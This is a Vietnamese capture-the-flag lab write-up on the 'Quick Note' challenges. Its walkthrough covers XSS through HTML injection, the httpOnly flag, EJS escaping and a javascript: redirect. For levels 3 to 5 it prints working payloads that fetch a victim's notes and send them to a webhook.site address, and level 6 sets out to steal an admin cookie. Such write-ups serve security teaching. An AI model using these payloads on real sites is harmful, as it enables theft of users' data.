


⇨ Thành công thực thi được JavaScript

Tiến hành khai thác:

- Payload lấy note của victim:

```
<audio src=x onerror='fetch("/note").then(function(response){ return response.text() }).then(function(string){ fetch("https://webhook.site/[unique-id]?note="+encodeURI(string)) });'>
```



Level 4:

Cách hoạt động của ứng dụng:

- Cách ứng dụng hoạt động và đoạn code xử lý chức năng **search** của level 4 cũng như level 3

⇨ Xác định được level 4 cũng bị HTML Injection

- Tuy nhiên, có 1 sự thay đổi nhỏ ở đoạn code của app.js:

```
11  // start session
12  app.use(
13    session({
14      resave: false,
15      saveUninitialized: true,
16      secret: process.env.SECRET_KEY,
17      cookie: {
18        maxAge: 86400000,
19        httpOnly: true
20      },
21    })
22  );
23
```

- Giá trị của cờ `httpOnly` bây giờ đã được đổi thành `true`
- Search google về `httpOnly`:

What is HttpOnly?


According to the Microsoft Developer Network, HttpOnly is an *additional flag* included in a Set-Cookie HTTP response header. Using the HttpOnly flag when generating a cookie helps mitigate the risk of client side script accessing the protected cookie (if the browser supports it).

- The example below shows the syntax used within the **HTTP response header**:

```
Set-Cookie: <name>=<value>[; <Max-Age>=<age>]
`[; expires=<date>][; domain=<domain_name>]
[; path=<some_path>][; secure][; HttpOnly]
```

If the HttpOnly flag (optional) is included in the HTTP response header, the cookie cannot be accessed through client side script (again if the browser supports this flag). As a result, even if a cross-site scripting **(XSS)** flaw exists, and a user accidentally accesses a link that exploits this flaw, the browser (primarily Internet Explorer) will not reveal the cookie to a third party.

- HttpOnly là 1 Set-cookie header nằm trong gói HTTP response. Mục đích chính của của httpOnly là bảo vệ cookie khỏi việc truy cập trái phép từ browsers.
- Thử mở dev tool ở level 4 - https://note4.cyberjutsu-lab.tech/ và sử dụng `document.cookie`




⇨ Xác định được không thể lấy được cookie. Tuy nhiên cách lấy note của victim hoàn toàn tương tự level 3 =))

Tiến hành khai thác:

- Payload lấy note của victim:

```
<audio src=x onerror='fetch("/note").then(function(response){ return response.text() }).then(function(string){ fetch("https://webhook.site/[unique-id]?note="+encodeURI(string)) });'>
```



Level 5:

Cách hoạt động của ứng dụng:


- Lần này, cách hoạt động của ứng dụng đã thay đổi
- Đầu tiên, server sẽ kiểm tra xem ta đã nhập email hay chưa, nếu chưa, ta sẽ được đưa đến endpoint **/welcome** để nhập email
- Sau khi nhập email, ta sẽ được đưa đến endpoint **/user**, email của ta cũng sẽ được hiện lại ở endpoint này.
- Tại đây cách hoạt động của ứng dụng sẽ giống với 4 level trước.

```
1   var express = require('express');
2   var router = express.Router();
3
4   var middleware = function (req, res, next) {
5       if (!req.session.email) {
6           console.log("chua co email");
7           return res.redirect('/welcome?return_url=' + req.url);
8       } else {
9           console.log("da co email");
10          next();
11      }
12  };
13
14  router.get('/welcome', function (req, res, next) {
15      res.render('welcome');
16  });
17
18  //Login user with email
19  router.post('/user', function (req, res, next) {
20      req.session.email = req.body.email;
21      res.redirect('/');
22  });
23
```


Đoạn code kiểm tra email đã được nhập chưa

Ý tưởng / giả thuyết:

- Nhận thấy được email sau khi nhập sẽ được reflect lại, ta sẽ thử nhập tag `<h1>` để kiểm tra xem chương trình có render tag html của ta không




⇨ Server không render tag `<h1>` của ta, lí do là vì ở đoạn code của **index.ejs**, chương trình đã sử dụng EJS Template (Embedded JavaScript Template) để xử lý input email của ta



⇨ Dấu `<%=` này có chức năng HTML escaped

⇨ Xác định những tag HTML ta chèn vào ở email sẽ không thể được render


- Quay lại với endpoint **/welcome**, để ý kĩ, ta thấy ở URL có 1 tham số GET tên là `return_url`



- Thử tìm xem tham số này sẽ nhận giá trị gì

```
function redirect() {
    var url = new URL(window.location);
    var return_url = url.searchParams.get("return_url");
    window.location = return_url;
}
```


- Nhận thấy được ở file **welcome.ejs**, giá trị của tham số GET `return_url` sẽ được gán vào biến `return_url`, sau đó đi vào hàm `window.location`
- Để biết được hàm window.location này làm gì, ta search google




- Như vậy hàm này có thể redirect chúng ta sang 1 địa chỉ khác
- Vậy sẽ ra sao nếu ta truyền vào giá trị tham số GET `return_url` là đường dẫn tới nơi khác?

Kiểm chứng ý tưởng / giả thuyết:

- Tiến hành nhập truyền vào tham số GET `return_url` giá trị https://cyberjutsu.io/




- Sau đó, nhập email và nhấn enter




⇨ Server đã redirect sang trang https://cyberjutsu.io/

⇨ Liệu ta có thể kích hoạt được JavaScript thông qua hàm `window.location`?


- Câu trả lời là có



- Có rất nhiều cách để kích hoạt JavaScript, ví dụ như thông qua HTML tag, event handler
- Hoặc cũng có thể dùng những function như i`nnerHTML`, `document.write()`,..
- Điều hướng trang web: `window.location`,..
- Hoặc các hàm execute code như `eval()`, `setTimeout()`
- Trong số đó, có 1 cách kích hoạt là sử dụng Protocol `javascript://`
- Lần này, tiến hành thay đổi giá trị của tham số GET `return_url` thành `javascript:alert(origin)`



- Nhập email và nhấn enter




⇨ Thành công kích hoạt được JavaScript thông qua Protocol javascript ở hàm `window.location`

Tiến hành khai thác:

- Payload lấy note của victim:

```
javascript:fetch("/note").then(function(response){ return response.text()
}).then(function(string){ fetch('https://webhook.site/[unique-
id]?note='+encodeURI(string)) })
```



Level 6:

Cách hoạt động của ứng dụng:

- **Goal** của bài này là cướp cookie của admin
- Cách hoạt động của level 6 đã thay đổi
- Lần này, nếu chưa nhập email, server sẽ render file **welcome.ejs**, sau khi nhập email, server sẽ render file **index.ejs**, nơi ta có thể nhập những câu hỏi và gửi cho admin
- Những câu hỏi này sẽ được lưu ở mongo database cùng với tên email của ta

```
router.post('/ticket', function (req, res, next) {
    try {
        ticket = new Ticket({ "content": req.body.content, "email": req.session.email });
        ticket.save();
        res.send("We will contact you as soon as possible.");
    }
    catch (e) {
        console.log(e);
        res.send("Error");
    }
});
```

Đoạn code lưu lại thông tin câu hỏi và tên email

- Đọc source code, ta cũng thấy có một endpoint là **/admin**, tuy nhiên ta cần phải biết account và password của admin mới có thể truy cập

Ý tưởng / giả thuyết:


- Cũng như level 5, email của ta cũng được reflect lại sau khi server render file **index.ejs**
- Tuy nhiên, vấn đề lặp lại, email của ta nằm trong dấu `<%=` của EJS Template

⇨ Server sẽ không xử lý những tag hiện ra email

- Nhìn kĩ ở file admin.ejs, thấy được có sự khác nhau trong việc sử dụng EJS Template

```
<body>
    <h1>Quick Note 6 - Admin panel</h1>
    <br>
    <table>
        <tr>
            <td><b>Email</b></td>
            <td><b>Content</b></td>
        </tr>
        <% for(var i in tickets) { %>
            <tr>
                <td>
                    <%- tickets[i].email %>
                </td>
                <td>
                    <%= tickets[i].content %>
                </td>
            </tr>
            <% } %>
    </table>
```

